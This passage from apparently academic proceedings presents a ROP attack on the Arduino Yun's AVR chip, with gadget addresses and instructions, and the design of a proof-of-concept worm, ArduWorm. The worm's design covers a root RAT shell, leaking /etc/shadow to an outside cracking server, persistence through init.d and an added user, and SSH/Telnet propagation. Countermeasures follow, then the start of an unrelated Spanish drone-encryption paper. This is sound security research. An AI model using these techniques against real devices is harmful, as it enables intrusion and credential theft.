The exploitation of a stack overflow has a limitation in AVR devices. The stack is always located at the highest address of the SRAM memory, and thus the space available to inject a payload after overflowing the stack is significantly limited. When a buffer is locally declared in a function, the return address is stored at a higher position of the memory reserved in the stack. This position may be close to the end of the SRAM address space (see Figure 2). Thus, the adversary may not be able to send large attack payloads as it is usually done in ROP attacks against conventional architectures [5]. To partially overcome this issue and provide more space, the stack pointer can be moved to the beginning of the buffer as proposed in [18]. This way, the buffer itself can be fully used for allocating the payload. We call the gadgets that allow to move the stack *Stack_move*.

Given that the amount of data injected is limited, exploiting the same vulnerability multiple times could place the attacker in an advantage position. However, exploiting a buffer overflow usually leaves the stack in a unpredictable state and the attacker is usually forced to reset the device each time to maintain the device functional and/or resume its normal operation. In this regard, Francillon and Castellucia [17] proposed to perform a software reset by directly jumping to the address $0x0000$ (i.e. the reset vector). However, this approach is not suitable in modern AVR chips since it does not guarantee that the the I/O registers are restored to their initial state [19]. Therefore, we propose the use of a gadget, namely *Reset_chip*, that uses a *Watchdog reset* (which is one of the reset sources used in AVR chips). More precisely, the gadget first establishes a watchdog timer and then jumps to an infinitive loop. When the timer expires, the watchdog provokes a software reset.

Figure 3 depicts the schematic view of a generic data injection attack. When the vulnerable function is called, the return address is pushed on the stack. Thus, the attack starts by overwriting this address with the address of the gadget *Stack_move* (Step 1), which pops the new address and stores it in the memory address corresponding to the stack pointer (SP). From there on, the buffer constitutes the new stack (Step 2). Then, the address of the next gadget is popped from the stack, so the first bytes of the buffer must point to the gadget *Store_data* (Step 3) that stores the data at a given address (Step 4). As showed in Section III-B, both the stored data and the SRAM memory address must be included in the payload. Finally, when the gadget *Store_data* returns (Step 5), the program jumps to the gadget *Reset_chip* (Step 6), which performs a clean software reset of the AVR chip. The adversary, while needed, may send new payload to exploit the vulnerability and store additional data in consecutive addresses. In every reboot, the *.data* and *.bss* sections of the SRAM memory are cleared and reloaded, so if the adversary stores the data in a memory area different from these (i.e. the region tagged as *unused* in Figure 2), then data remain persistent across reboots.

Finally, once the required data are stored in memory, the adversary is ready to call the library function using a chain of gadgets that perform the desired operation. First, she must load the arguments and prepare the data required (e.g. pointers to objects) using the data injection scheme explained above. Second, the program flow must jump to the desired function itself.

B. Exploit implementation in Arduino Yun

In this section, we describe the implementation of the exploit targeting Arduino Yun devices, that allows an adversary to execute remote commands in the OpenWrt environment (i.e.: bypassing the *Bridge* between the two chip-sets). The attack comprises two phases: *injection*, and *invocation*. First, it starts by injecting the command into SRAM memory as a String object, and then forces the execution of the function *runShellCommand(String* cmd)* from the *Bridge* library[4] by passing as arguments a pointer to the injected object.

[4]https://www.arduino.cc/en/Reference/YunProcessConstructor




Fig. 3. Scheme of the data injection ROP attack

In this work, we have exploited a function (implemented ad-hoc for the prototype) that receives data from the Bluetooth port and stores it into a buffer, without checking its bounds. By sending a crafted data, we are able to overwrite the return address of the function and take control of the program flow. Next, we explain the different settings and implementation details of the attack.

We use a pair of gadgets used to move the Stack Pointer (SP) to a given address[5]. The first gadget (*pop r29; pop r28,; ret*) loads the new SP to registers r28 and r29 and the second gadget (*out 0x3e, r29; out 0x3d, r28*) stores the SP in 0x3e and 0x3f, which are actually the positions mapping the SP. This is possible because AVR uses fixed positions of data memory to store I/O registers, including the SP. Gadgets used to move the stack are very frequent in AVR binaries, since they are used to save and restore the stack within the called functions.

To store the data in SRAM, we have found an optimal couple of gadgets, showed in Table I. These gadgets are included with the String library, imported by default in all Arduino programs, show it is reasonable that the adversary can use it *at will*. As these gadgets are consecutive in the code, they can be used recursively. In the first interaction, the gadget *Load_data* at address 0x2c00 loads data in registers r16 and r17, and the destination address in registers r28 an r29. In AVR, registers r28 and r29 are mapped to the register Y used for direct addressing. Here, the gadget *Store_data* showed in Table I uses the fixed displacement of the Y register to store the values from r16 and r17 in addresses Y+2 and Y+3 respectively. Because the end of the gadget *Store_data* directly jumps to the gadget *Load_data*, they can be used repetitively, as shown in Figure 4.

To perform a software reset of the AVR chip we use one of the reset sources provided by the AVR architecture, the Watchdog reset, which establishes a timeout and resets the chip when it expires. Concretely, a first gadget enables the

[5]We only show the relevant instructions from the gadgets

Address	Instructions	Description
Store_data		
0x2bf6	std Y+3, r17 std Y+2, r16 ldi r24, 0x01 rjmp .+2	Stores the values from r17 and r18 in addresses Y+3 and Y+4 (Y is the concatenation of the registers r29 and r28). Then, jumps to 0x2c00.
Load_data		
0x2c00	pop r29 pop r28 pop r17 pop r16 ret	Loads the new values at r17 and r16 and new addresses at r28 and r29

TABLE I
GADGETS USED TO STORE DATA IN A GIVEN ADDRESS OF THE SRAM




Fig. 4. Schematic view of a payload that inserts the command "curl" (0x63,0x75,0x72,0x6c) into a the address 0xef00 of SRAM memory using the gadgets from Table I.

Watchdog (using the instruction *wdr*), and sets a timeout to 120ms. Then, a second gadget performs an infinitive loop, and is intended to wait the timer to expire (this gadget, which consists on just one instruction, is the last instruction of every Arduino program, and represents the "stop-program" instruction to maintain the device in an *idle* state). By chaining these two gadgets, the chip automatically resets an the normal operation of the Arduino device is restored. Then, the adversary may send a new exploit to store more data, depending on what she wants to inject.

Finally, once the adversary stores the command to be executed in the SRAM (e.g. "curl", as shown in Figure 3), the exploit calls the function *runShellCommand* of the *Bridge* Library. This function takes as argument the address of the String object which represents the command, which is provided in registers. We use a gadget (consisting in a set of *pop* instructions) to perform such loading. Then, the program flow should directly jump to the *runShellCommand* function

which uses the *Bridge* between the two chips to execute the desired command in the OpenWrt. As explained before, these commands are executed with full privileges since they are issued by the root user.

IV. Design and behavior of ArduWorm

The exploitation described in Section III shows that IoT devices with limited resources, such as those based on AVR architecture, can be a weak point in a IoT infrastructure. This presents a big threat to both organizations and end users, as devices such as Arduino Yun can be compromised and used as entry vector to attack other devices in the same network. Moreover, in the case of ArduWorm, the vulnerability is specially dangerous as the attacker is able to execute arbitrary commands in the target machines with *root* privileges.

Based on this initial exploitation, we built a worm namely ArduWorm. In the next sections, we first describe the behavior and structure of the worm, and then we provide two attack scenarios where this worm could be specially harmful.

A. ArduWorm

ArduWorm takes advantage of the position IoT devices usually have within a network in order to spread and infect devices which are local to the network. ArduWorm is coded in Python, and it includes a Remote Access Tool (RAT) for controlling infected machines. As any other worm, ArduWorm is composed of four main stages, namely payload execution, persistence, reconnaissance and propagation. ArduWorm forks into two processes at startup. One of them executes the RAT and listens for commands, whereas the other performs the persistence, reconnaissance and propagation stages.

1) Payload: The RAT payload of ArduWorm opens port 16333 and provides a shell to the attacker. These commands are being executed with *root* privileges, so the attacker can install third-party elements in the machine such as network spoofers or sniffers.

Additionally, since the payload is being executed with *root* privileges, it leaks the */etc/shadow* file containing user names and password hashes to an external, more powerful server. The external server uses some password cracking program (such as the popular John the Ripper [20]) in an attempt to get the clear passwords from the hashes. Whenever those passwords are cracked, the server sends them back to the RAT for further usage during the propagation phase.

2) Persistence: During the persistence stage, ArduWorm looks for information regarding the machine where it is being executed. It detects the type of machine and devices connected to it and its current level of privileges. If ArduWorm has not enough privileges to persist, it will stop this phase and move on to the next one.

If enough privileges are granted, ArduWorm copies itself to the system library and creates a startup script in */etc/init.d*. In this way, the worm will be executed on each reboot. It will also create a new user in the system for a remote attacker to log in via SSH. This allows remote access even in the case where the RAT backdoor (i.e., the port 16333) is filtered by a perimeter firewall.




Fig. 5. WSN attack scenario

3) Reconnaissance: After persisting, ArduWorm gets all active network interfaces and performs a network scan to locally reachable devices. ArduWorm will look for TCP ports 22 and 23, usually bound to SSH and Telnet services. ArduWorm tries to connect to such ports, and if a response is received, it stores the IP/port pair for its usage during the propagation phase. ArduWorm also performs TCP/IP stack fingerprinting [21] in order to infer the operating system running such machines. Depending on the information gathered, ArduWorm will attempt to propagate to such machines. Currently, the worm capabilities are only targeted to other Linux-based devices.

ArduWorm also checks for serial ports connected to the device interfaces, such as bluetooth dongles. These serial interfaces are different from the ones controlled by the Atmega32u4 MCU, and can be used during the propagation phase as explained in the next section.

4) Propagation: Once potential targets have been identified, ArduWorm starts the exploitation stage if the hashes leaked during the RAT setup have been already cracked and returned from the server. Given the huge amount of sensors deployed in a typical IoT scenario, it can be assumed that devices may share the same or similar passwords. Thus, by knowing the password from the current machine, it may be possible to gain access to neighbor devices by performing a small dictionary attack (e.g. by appending a number to the cracked password). If successful, ArduWorm will copy and execute itself in the next device, repeating the whole process again.

Additionally, ArduWorm includes a script to send the same exploitation technique described in Section III. For such a purpose, it would be trying to compromise serial interfaces connected to the Atmega32u4 system on chip, which may be directly connected to other devices based on the AVR architecture, for example using a serial bluetooth. Indeed, if the Arduino devices were connected forming a sensor network, there is a chance of another sensor similar to the one being controlled by Arduino to be connected in such serial port, making a further exploitation stage possible.

B. Attack PoC

To show the threat exposed by ArduWorm, we propose two proof-of-concept scenarios where it could be spread.




Fig. 6. Home network attack scenario

First, suppose that a Wireless Sensor Network (WSN) used for meteorological forecast is deployed in the field to measure different environmental-related data over time. Such sensors are inter-connected between them and to the Internet in order for their operator to be able to receive and configure the sensors remotely. Each sensor is controlled by an Arduino Yun, being the Atmega32u4 chip in charge of reading data from the sensor itself, and the OpenWrt being responsible of the controlling of such sensor parameters and information forwarding through the network. Additionally, the sensors have a serial bluetooth interface connected to the Atmega32u4 chip in order for operators to configure the sensor when no network connectivity is available (e.g. to configure the network during the initial deployment). Figure 5 depicts the previously described scenario.

By using ArduWorm, an attacker may be able to compromise the bluetooth serial interface connected to the Atmel chip in one of the sensors. It can then run arbitrary commands in the OpenWrt side of the Arduino Yun controller with *root* privileges. This can be used to issue a command to download the ArduWorm Python executable and run it on the machine. Once ArduWorm is present in one device inside the network, it will spread itself to other sensors as explained above.

In addition to the previously proposed scenario, consider a second situation in which a user has installed an Arduino Yun at home in order to control devices attached to it (see Figure 6). In this case, the Arduino Yun board is used in order to act as a gateway between the network attached storage (NAS) device and the audio music system, so it is possible for him to act play songs stored in the former machine.

Again, if an attacker is able to gain access to a serial interface in the Arduino Yun Atmega32u4, then she may be able to compromise the Linux system of the board. By downloading ArduWorm, she could use the RAT capabilities to control the OpenWrt system, and to install tools which allows her to control other devices in the network. This compromised Arduino Yun can thus spoof all traffic in the network or impersonate the home router, making all communications in the home network of the user vulnerable to MITM attacks.

V. Possible countermeasures

Since the IoT market is projected to grow notably in the next few years, it is expected that exploits and malware targeting IoT devices and networks grow as well. Thus, it is essential to be prepared and provide further security checks to the developed applications and firmwares. In this section we provide an overview of countermeasures that could be devised against the attack proposed in this work.

A. Protection against memory corruption vulnerabilities

Currently, micro-controllers based on AVR architecture lack of mechanisms to protect against well known memory corruption attacks, such as buffer overflows and control flow hijacking. Unfortunately, AVR devices mainly consist of tiny devices with limited processing power. Moreover, they rely on a monolithic processor that can only run one process at a time, and that do no accept runtime modifications. This makes modern defenses such ASLR or Stack-canary protection inappropriate.

In order to avoid code reuse attacks such as those presented in this work, research community should focus on lightweight mechanisms which modifies the memory layout of the flash memory. For example, Habibi et al. [18] presented a method that periodically randomized the memory layout of a AVR MCU to avoid ROP attacks, by using external hardware support.

B. Network protection

IoT devices are intended to be connected either locally (e.g. LAN or Wifi networks) and globally to the Internet. Thus, it is essential to provide these devices to proper network protection mechanisms, such as encryption or packet authentication. While this seems obvious, lack of encryption and authentication mechanisms are two of the top 10 vulnerabilities found by OWASP for IoT [22]. It would be desirable a standardized security protocol for the success of IoT. When every object in our daily life is connected to the Internet, they must speak the same (security) protocol to ensure interoperability. The standardization efforts have to grow with the technology, giving rise to a very important effort to make IoT a reality.

C. Overcoming the gap of diversity

The IoT paradigm requires the connection of a widespread diversity of devices, having different architectures and hardware equipment. For example, this difference is obvious in the wearable devices connected to a smartphone using bluetooth. A smartphone can afford almost any bluetooth authentication scheme, but if the device which is being paired lacks of display and/or keyboard, then the pairing must be done with an unsecure ”just-works” mechanism [23] which is vulnerable to Man-in-the-Middle (MITM) attacks.

In IoT scenarios it is possible for an adversary to compromise the weakest point to further spread to other devices. Indeed, during our experimentation using the Arduino Yun we have found a difference between the capabilities of the Atmega32u4 (AVR) chip and the Atheros (Openwrt) one. Accordingly, by exploiting a vulnerability in the Atmega32u4 we have been able to control the Openwrt, which in turn can lead to a more severe attack. It is indispensable that extra security measures are taken in the OpenWrt. For example, by authenticating the commands sent through the bridge connecting both chips, or by limiting the commands that can be triggered from the Atmega32u4 chip (in its current state, the commands are issued by the *root* user, which has full privileges on the system). It would be desirable if the Arduino community could provide a OpenWrt release containing such countermeasures to be flashed on future Arduino Yun devices.

VI. Conclusions

The Internet of Things is an emerging scenario that is widely used in critical ITC scenarios such as medical monitoring, automotive and smart homes. Thus, the consequences of security breaches extend from classical loss of privacy, confidentiality and integrity of digital assets, toward physical harm to human beings. It is essential to equip IoT devices and networks with proper security mechanisms to hinder malicious activities.

In this work we have presented a functional malware specimen (i.e. ArduWorm) which is able to compromise Arduino Yun devices, which are common in the IoT arena due to its low cost and ease of use. By exploiting a vulnerability in the resource constrained AVR chip integrated in Arduino Yun, we showed how an adversary can hijack the OpenWrt chip that has full connectivity capabilities. This is possible due to the flaws encountered in the design of the *Bridge* library that communicates both chips and that do not provide access control neither authentication. We have described a proof of concept worm which installs a backdoor and provides the adversary with a Remote Access Tool (RAT) to the device.

We hope that this work can help the Arduino community to modify the *Bridge* library to hinder similar attacks. Moreover, we consider that our work motivates research and development of lightweight security mechanism that can be implemented in resource constrained devices such as Atmel AVR chips.

Acknowledgments

This work was supported by the MINECO Grant TIN2013-46469-R (SPINY: Security and Privacy in the Internet of You) and by the CAM Grant S2013/ICE- 3095 (CIBERDINE).

References

[1] Pa, Y. M. P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., Rossow, C.: "IoTPOT: analysing the rise of IoT compromises". In *9th USENIX Workshop on Offensive Technologies (WOOT)*, 2015.

[2] Proofpoint: "Proofpoint Uncovers Internet of Things (IoT) Cyberattack". [online] Available at: *http://investors.proofpoint.com/releasedetail.cfm?releaseid=819799* [Accessed March. 2016].

[3] Wojtczuk, R.: "The advanced return-into-lib (c) exploits: Pax case study". In *Phrack Magazine*, Volume 0x0b, Issue 0x3a, Phile# 0x04 of 0x0e, 2001.

[4] Roemer, R., Buchanan, E., Shacham, H., Savage, S.: "Return-oriented programming: Systems, languages, and applications", In *ACM Transactions on Information and System Security (TISSEC)* 15(1), 2, 2012.

[5] Snow, K.Z., Monrose, F., Davi, L., Dmitrienko, A., Liebchen, C., Sadeghi, A.R.: "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization". In *IEEE Symposium on Security and Privacy 2013*, pp. 574–588, 2013.

[6] McAfee corporation: "McAfee Labs Threats Report: August 2015". [online] Available at: *http://www.mcafee.com/us/resources/reports/rp-quarterly-threats-aug-2015.pdf* [Accessed March. 2016].

[7] Panda: "PandaLabs Annual Report 2015". [online] Available at: http://www.pandasecurity.com/mediacenter/src/uploads/2014/07/Pandalabs-2015-anual-EN.pdf [Accessed March 2016].

[8] Symantec corp.: "The dawn of ransomwear: How ransomware could move to wearable devices". [online] Available at: http://www.symantec.com/connect/blogs/dawn-ransomwear-how-ransomware-could-move-wearable-devices [Accessed February 2016]

[9] Hernandez, G., Arias, O., Buentello, D., Jin, Y.: "Smart nest thermostat: A smart spy in your home", in *Black Hat USA*, 2014.

[10] Bill Hau, Tony Lee, Josh Homan.: "SynFul Knock - A Cisco Router Implant". In *Fire Eye Threat Research, Advanced Malware*, 2015.

[11] Ballano, Mario: "Is there an Internet-of-Things vigilante out there?". [online] Available at: *http://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there* [Accessed March 2016].

[12] Halperin, Daniel, Thomas S. Heydt-Benjamin, Benjamin Ransford, Shane S. Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno, and William H. Maisel.: "Pacemakers and implantable cardiac defibrillators: Software radio attacks and zero-power defenses." In *IEEE Symposium on Security and Privacy*, pp. 129-142, 2008.

[13] Camara, C., Peris-Lopez, P., and Tapiador, J. E.: "Security and privacy issues in implantable medical devices: A comprehensive survey". In *Journal of biomedical informatics*, 55, 272-289, 2015.

[14] Miller, Charlie, Valasek, Chris.: "Remote exploitation of an unaltered passenger vehicle". In *Black Hat USA*, 2015.

[15] Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., Savage, S., Koscher, K., Czeskeis, A., Roesner, F., and Kohno, T.: "Comprehensive Experimental Analyses of Automotive Attack Surfaces". In *USENIX Security Symposium*, 2011.

[16] Bhatkar, S., DuVarney, D.C., Sekar, R.: "Address obfuscation: An efficient approach to combat a broad range of memory error exploits", In *USENIX Security*. vol. 3, pp. 105–120, 2003.

[17] Francillon, A., Castelluccia, C.: "Code injection attacks on Harvard-architecture devices". In *Proceedings of the 15th ACM conference on Computer and Communications Security* pp. 15–26. 2008.

[18] Habibi, J., Gupta, A., Carlsony, S., Panicker, A., Bertino, E.: "MAVR: Code reuse stealthy attacks and mitigation on unmanned aerial vehicles". In *IEEE 35th International Conference on Distributed Computing Systems (ICDCS)*, pp. 642–652, 2015.

[19] Atmel corp.: "AVR Libc Reference Manual". [online] Available at *http://www.atmel.com/webdoc/AVRLibcReferenceManual* [Accessed November 2015].

[20] Alexander Peslyak. "John the Ripper password cracker". [online] Available at: *http://www.openwall.com/john/* [Accessed March 2016].

[21] Erik Hjelmvik. "Passive OS Fingerprinting". [online] http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting [Accessed 11 Mar. 2016]

[22] Miessler D. and Smith, C.: "Top 10 IoT Vulnerabilities (2014) Project". In *The OWASP Foundation*, 2014.

[23] Haataja, K., and Toivanen, P.: "Two practical man-in-the-middle attacks on bluetooth secure simple pairing and countermeasures", In *IEEE Transactions on Wireless Communications*, 9(1), 384-392, 2010.

Propuesta de Sistema de Protección de la Información para Vehículos Aéreos no Tripulados (UAVs)

Marina González[1], José J. García[2], Alberto García[1], Jorge Roncero[2], Víctor A. Villagrá[1]

[1] Universidad Politécnica de Madrid
Departamento de Ingeniería de Sistemas Telemáticos
{magonzalezc, garciamoro, villagra}@dit.upm.es

[2] Nokia – Departamento de Innovación
{jose_javier.garcia_aranda,
jorge.roncero_mayoral }@nokia.com

Abstract: **En este artículo se expone una propuesta de sistema de protección de información aplicable a los denominados Vehículos Aéreos No Tripulados (más conocidos por drones), que están sujetos a amenazas de acceso físico por captura del vehículo por el atacante. El artículo propone un sistema de cifrado de su información con una clave basada en resolución de retos que haga inviable el acceso a su información si los retos no son resueltos adecuadamente. Los retos en este contexto se definen como pequeños programas cuyo resultado de ejecución se utiliza para la elaboración de la clave de descifrado. De esta manera, sólo si dichos resultados coinciden con los generados en el momento de cifrar, la clave así generada será la adecuada y se podrá descifrar correctamente. Estos retos pueden ser definidos ad-hoc para cada sistema y dependientes de factores externos, contexto, etc. de forma que no permitan su resolución en caso de captura física del dron**.

***Index Terms*- seguridad, ciberseguridad, protección de datos, criptografía basada en retos.**

Tipo de contribución: *investigación en desarrollo*

I. INTRODUCCIÓN

Los vehículos aéreos no tripulados (Unmanned Aerial Vehicle, UAV) o drones son aeronaves que, cada vez con mayor frecuencia, se utilizan en escenarios militares y policiales. Existen diferentes tipos de drones que, según su tamaño, nivel de carga y autonomía de vuelo se pueden clasificar en [1] :

A. Micro y mini UAV

Son los más pequeños por lo que son adecuados para moverse por las calles de las ciudades o en el interior de edificios. Además, suelen ir equipados con dispositivos de grabación de vídeo, imágenes y sensores como, por ejemplo, sensores térmicos.

B. Tácticos

Pueden pesar entre 150 y 1.500 kilos y llegar a volar a una altitud entre los 3.000 y 8.000 metros. Este tipo de drones se utilizan principalmente en operaciones militares.

C. Estratégicos

Son los más grandes y pesados, pudiendo alcanzar las doce toneladas y volar a una altitud de 20.000 metros. Su uso, de nuevo, es principalmente militar pero también se utilizan para otro tipo de aplicaciones como la cartografía o la meteorología.

Dado que el uso de los drones es, en la actualidad, principalmente militar, la información que registra este tipo de vehículos (imágenes, datos…) suele tener un alto nivel de confidencialidad. Es, en este punto, en el que surgen varios problemas relacionados con la protección de la información contenida en los drones. El primero de ellos y, quizá el más obvio, es el caso en el que el dron es secuestrado por fuerzas enemigas. Si esto sucede y, por tanto, se consigue acceder a los datos que guarda el dispositivo, la información e intenciones militares quedarían expuestas con el consecuente impacto para la seguridad de los Estados.

Otro problema de que los datos no estén suficientemente protegidos en el interior de un dron es la privacidad de la información. Por ejemplo, un dron que se utilice para tomar grabaciones de una determinada zona que requiere ser vigilada para garantizar la protección ciudadana, podría contener imágenes que comprometen la vida privada de algún individuo. De esta forma, si el dron es secuestrado o se accede a su sistema mediante algún método de *hacking*, la privacidad de las personas queda expuesta.

Lo cierto es que existen muchas personas dispuestas a hacer dinero con la venta de información ya sea de tipo militar, policial o comercial. Por este motivo, la protección de ficheros en el sistema de almacenamiento de los drones se convierte en una tarea esencial en este campo donde la información es especialmente sensible. Sin embargo, los sistemas de seguridad lógicos tradicionales se hacen inútiles cuando el dron es capturado y el atacante tiene acceso físico tanto a sus componentes y sistema de almacenamiento como a la información confidencial contenida en ellos. De esta manera, los sistemas tradicionales de protección de la información, como el cifrado basado en contraseñas, pueden llegar a ser insuficientes en sistemas con unos determinados requisitos de protección. De hecho, al tener acceso físico a la información, estas contraseñas podrían o bien ser adivinadas por métodos de fuerza bruta o bien ser suministradas usando mecanismos de ingeniería social lo que pone en peligro la seguridad de los datos contenidos en el dispositivo. Todo ello sin olvidar la siempre presente amenaza interna, es decir, aquellas personas que en un determinado momento fueron autorizadas a acceder a la información pero que ya no son confiables. Dichas personas no necesitan averiguar las credenciales porque ya las poseen.

Por estos motivos, es necesario idear un nuevo sistema que permita proteger los documentos gubernamentales, militares, policiales o privados transportados en el interior de drones con mecanismos que dependan del propio documento y su contexto y no de la validación únicamente del usuario que, una vez autorizado, puede fácilmente sacar el documento y obtener la

información. Este artículo describe la propuesta de sistema realizada en el marco del proyecto DRONE-FS[1] (FileSystem autoprotegido para Drones y equipos con información confidencial) para solucionar esta problemática.

El artículo sigue la estructura que se expone a continuación. En primer lugar, en la sección II, se identifican los requisitos que es necesario abordar para garantizar la seguridad y privacidad de la información en drones. En la sección III, se explica la propuesta que se realiza en el marco del proyecto DRONE-FS sustentada por el uso de criptografía basada en retos. Los tipos de retos que pueden ser utilizados para el caso de los drones se detallan en la sección IV. Finalmente, en la sección V, se resumen las principales conclusiones del artículo.

II. Seguridad y privacidad referente a drones

Cuando se dispone de información de tipo confidencial, se utilizan diversos mecanismos de protección de la información para evitar que dicha información llegue a las manos equivocadas. Los mecanismos que se utilizan habitualmente están basados en herramientas Data Leak Prevention (DLP). Algunas de estas herramientas protegen los datos almacenados restringiendo el acceso a los mismos y cifrándolos mediante el uso de credenciales. Otras, desarrollan mecanismos que pretenden impedir las fugas de información mediante políticas de organización más estrictas y mediante el desarrollo de algoritmos de búsqueda de patrones que permiten la detección de dichas fugas [2]. Sin embargo, estas herramientas no cumplen plenamente su propósito porque presentan un agujero de seguridad relacionado con la utilización de credenciales y/o claves de cifrado. Para cifrar, se utiliza una clave que conoce la persona que protege la información pero que también pueden llegar a conocer personas no autorizadas en el caso de que se produzca un fallo en la distribución de las credenciales o una venta de información.

En cuanto a la privacidad de la información, las leyes que regulan el uso de drones son diferentes si se trata de drones civiles o drones militares. En el primer caso, se encuentran regulados en el marco de la ley 18/2014, de 15 de octubre [3], en los artículos 50 y 51. Dicha ley permite el uso de drones civiles de peso inferior a 25 kg siempre que se cumplan una serie de condiciones relacionadas con el vuelo de dicho dron, entre las que destacan:

- Se realiza de día y en condiciones de buena visibilidad
- Siempre a la vista del piloto
- Nunca sobre zonas urbanas
- Nunca superar los 120 metros de altitud
- Nunca a menos de 8 km de un aeropuerto aeródromo, helipuerto…

Con estas medidas se pretende, por un lado, garantizar la privacidad de la información de los ciudadanos ya que no es posible tomar imágenes en zonas urbanas. Por otro lado, se preservan las zonas protegidas puesto que no es posible que un dron privado sobrevuele y tome imágenes de la misma con el objetivo de recabar información y así poder organizar un ataque. De esta manera, dicha información confidencial sólo puede estar en manos de las fuerzas de seguridad del Estado, que necesitarán usar mecanismos de protección.

Como se ha mencionado, el uso de herramientas tradicionales de protección de información basadas en sistemas de cifrado, sean simétricos o asimétricos, pueden resultar insuficientes cuando el atacante tiene acceso físico al sistema a proteger. En este entorno, se necesita adoptar un modelo de amenaza de caja blanca: el atacante tiene acceso tanto físico como lógico al sistema y puede acceder al entorno de ejecución del mismo. Este tipo de modelos son los que imponen los requisitos de seguridad más estrictos a las soluciones de seguridad que se implantan ya que requieren mecanismos muy sofisticados para garantizar un cierto nivel de seguridad [4]. Por todo ello, los mecanismos de cifrado basados en claves pueden no resultar suficientes para este tipo de modelo ya que el atacante puede utilizar ataques de adivinación por fuerza bruta o por ingeniería social o simplemente tratarse de una amenaza interna. Así, es necesario diseñar mecanismos de protección de la información más sofisticados de forma que esta protección no dependa únicamente de un solo factor (una clave), sino que dependa de un conjunto de parámetros cuya combinación es más compleja de adivinar y atacar.

III. Propuesta Drone-FS

Para que el uso de drones en actividades que involucran la recogida, grabación y transporte de datos privados y confidenciales sea posible, se debe garantizar la seguridad de los ficheros y permitir que estos estén siempre protegidos incluso frente a un posible caso de secuestro.

Por esta razón, se propone establecer un nuevo nivel de protección en el que es el documento el que se defiende a sí mismo. Para ello, se hace necesario el desarrollo de una nueva herramienta de protección que se encuentre integrada en el propio sistema de ficheros del dron de modo que todos los ficheros creados por el vehículo puedan estar protegidos por defecto. Esta herramienta debe permitir cifrar el documento y, además, añadir una serie de programas de verificación llamados retos que hacen la función de contraseña y que, por tanto, deben cumplirse si se desea acceder a la información contenida en el sistema.

Por su parte, un sistema de ficheros es una abstracción que presenta el sistema operativo a fin de manejar ficheros. Es decir, son aquellas estructuras lógicas y sus correspondientes métodos que permiten al sistema operativo organizar los ficheros en el disco [5]. Es posible utilizar diferentes sistemas de ficheros en un mismo sistema operativo. De esta manera, el dron puede utilizar un sistema de ficheros convencional y, a su




Fig. 1. Diagrama de la solución

[1] Proyecto parcialmente financiado por el Ministerio de Economía y Competitividad con expediente RTC-2015-4064-8

